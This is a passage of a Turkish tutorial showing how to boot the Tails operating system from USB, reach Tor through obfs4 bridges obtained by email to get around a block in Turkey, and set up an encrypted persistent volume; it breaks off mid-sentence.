
Aşağıdaki işlem ile birlikte USB diske yazma işleminin bittiğini anlayabiliriz:




Şimdi sıra bilgisayarımızı bu USB ile boot etmekte. Bu işlem esnasında USB disk bilgisayarınıza takılı durumda olmalıdır.

Kimi bilgisayarlar açılışta F2 tuşuna basıldığında, kimi bilgisayarlar ESC ya da DEL tuşu ile birlikte bu seçeneği kullanıcının karşısına getirmektedir. Bilgisayarınızdaki boot sırasını nasıl değiştirebileceğinize dair http://www.boot-disk.com/boot_priority.htm şu adresten yardım alabilirsiniz.

Bilgisayarınızı Tails yüklü USB disk ile başlattığınızda bir dizi işlemden sonra sizi aşağıdaki ekran karşılayacak:




Bu ekranda klavye ve dil tercihleri gibi bir dizi ayar yapmamız gerekiyor. Ama esas kritik alan “Additional Settings” alanı. + işaretine basarak bu menüyü açıp işlemlerimize devam diyoruz:



"Administration Password" ile Tails'e bir yönetici parolası vereceğiz. Özellikle de TOR ayarlarını yaparken kimi dosyaların düzenleme işlemleri için bu yetkiye ihtiyaç duyacağız.


Tails'i kullanım amacımız daha çok PC diski üzerinden iz bırakmadan kullanabilmek. Fakat internet geziniminizde kimliğinizi de anonimleştirmek istiyorsanız network bağlantısı ayarlarından çıkışlarımızın Tor üzerinden yapılması gerektiğini belirteceğiz.

Bunun için "Additional Settings alanından Network Connection'ı" seçiyoruz.



Ülkemizde Tor'a direkt erişim engellendiği için bu erişimi bir köprü (bridge) üzerinden yapacağız. Bu seçeneği seçiyoruz.

Unutmadan bu unutkan, iz bırakmayan işlemlerinizde hiçbir şekilde internet erişim ihtiyacı duymayacak olabilirsiniz. “Disable all networking’i” seçerek işletim sisteminin tüm bağlantısını kesebilmek de mümkün.




Gerekli ayarları yaptıktan sonra artık Tails’i başlatmaya hazırız. Start Tails butonuna basarak Tails’i başlatıyoruz.


Şimdi yapmamız gerekenler sırası ile, önce internet bağlantısını kuracak, ardından internet çıkışlarının Tor üzerinden yapılmasını sağlamak için Bridge ayarlarını gireceğiz.

Üstte bulunan görev çubuğu simgesinin sağında kalan ağ ikonunu tıklayarak eviniz ya da işyerinizdeki kablosuz modeme ya da bilgisayarınızın ağ kartına network kablosunu takarak işletim sisteminin ağ bağlantısını sağlayabilirsiniz.

Bağlantı kurulduktan sonra, şayet okuyucularımız Türkiye’de ise, karşılarına aşağıdaki gibi bir ekran gelecek. Bu ekran yukarıda sözünü ettiğimiz engellemeden ötürü Tor networküne bağlanılamadığını belirtiyor.



Configure seçeneği ile beraber Tor networküne indirekt yoldan bağlanmamızı sağlayacak bridge (köprü) ayarlarımızı yapabiliriz.




Bizi karşılayan ekranda ülkemizde Tor'un sensörlendiğini üzülerek belirterek, hemen altındaki kutuya bridge ayarlarını giriyoruz.


Durun bir dakika! Bridge'leri nereden bulacağız?

Bunun için Tor'un e-posta servisine bir e-posta göndererek geçerli ayarları talep ediyoruz.


Fakat Tails'de Tor çalışmıyor, bunu nasıl yapacağız? Sistemi de Tails ile başlattık?

Tails > Internet menülerinin altında bulunan Unsafe Browser'ı kullanarak şimdilik bu işi çözebiliriz.






Unsafe Browser üzerinden e-posta hesabımıza eriştik. Şimdi bridges@torproject.org adresine gövdesinde "get transport obfs4" "yazılı bir e-posta gönderip cevabı bekliyoruz.




Beklenen ayarlar geldi. Şimdi bu bilgileri alıp, bizden bridge ayarlarını bekleyen Tor konfigürasyon ekranına giriyoruz ve Connect diyoruz:




Bu işlemi de tamamladıktan sonra şimdi Tails ile ilgili önemli bir noktaya geldik. Evet sistemimiz unutkan bir işletim sistemi olması için tasarlandı. Ama öyle bilgiler var ki tekrar tekrar girmek istemiyoruz yahut bir kısım bilgiyi çalıştığımız bilgisayar üzerinde olmasa bile disk üzerinde saklamamızın bir mahsuru yok. Böylesi durumlar için Tails'in sunduğu encrypted disk, yani şifreli disk tam bizim ihtiyacımıza göre.

Şimdi USB diskimiz üzerinde şifreli bir alan oluşturacağız ve seçtiğimiz türden dataları burada saklayacağız. Örneğin kablosuz ağ parolasını bir kere girdik. Bu, şifreli disk içerisinde saklansın. İleride bir gün Bitcoin cüzdanınızı, parola yöneticinize ait veritabanını da bu alanda paylaşmak isteyebilirsiniz.

Şimdi diski oluşturmaya başlayalım. Applications > Tails menüsünden Configure persistent volume seçeneğini seçiyoruz.




Bu seçimden sonra bizi aşağıdaki gibi bir ekran karşıyalayacak:




Burada diskin bu bölümünün şifreleneceği bir bölüm oluşturulacak. Bu işlem daha önce Arka Kapı Dergi sayı 2'de yayınlanan disklerin Bitlocker ile şifrelenmesine benzetilebilir.

Diskteki verilerin şifreleneceği anahtar olarak bir passphrase belirtmemiz isteniyor. Karşımıza gelen kutularda bu passphrase'i belirtiyoruz.

Create butonuna basmamız ile birlikte Persistent alanın oluşturulması işlemine başlanıyor:




Bu işlemden sonra oluşturduğumuz şifre korumalı bu kalıcı disk alanına hangi verilerin kaydedileceği belirtiliyor:




Kişisel veriler, ağ ayarları, browser'daki sık kullanılan URL'ler, e-posta yazışmaları, kripto para cüzdanları gibi seçenekleri bu pencereden belirtebilirsiniz.


Şifre korumalı, kalıcı disk alanı oluşturduktan sonra bizi 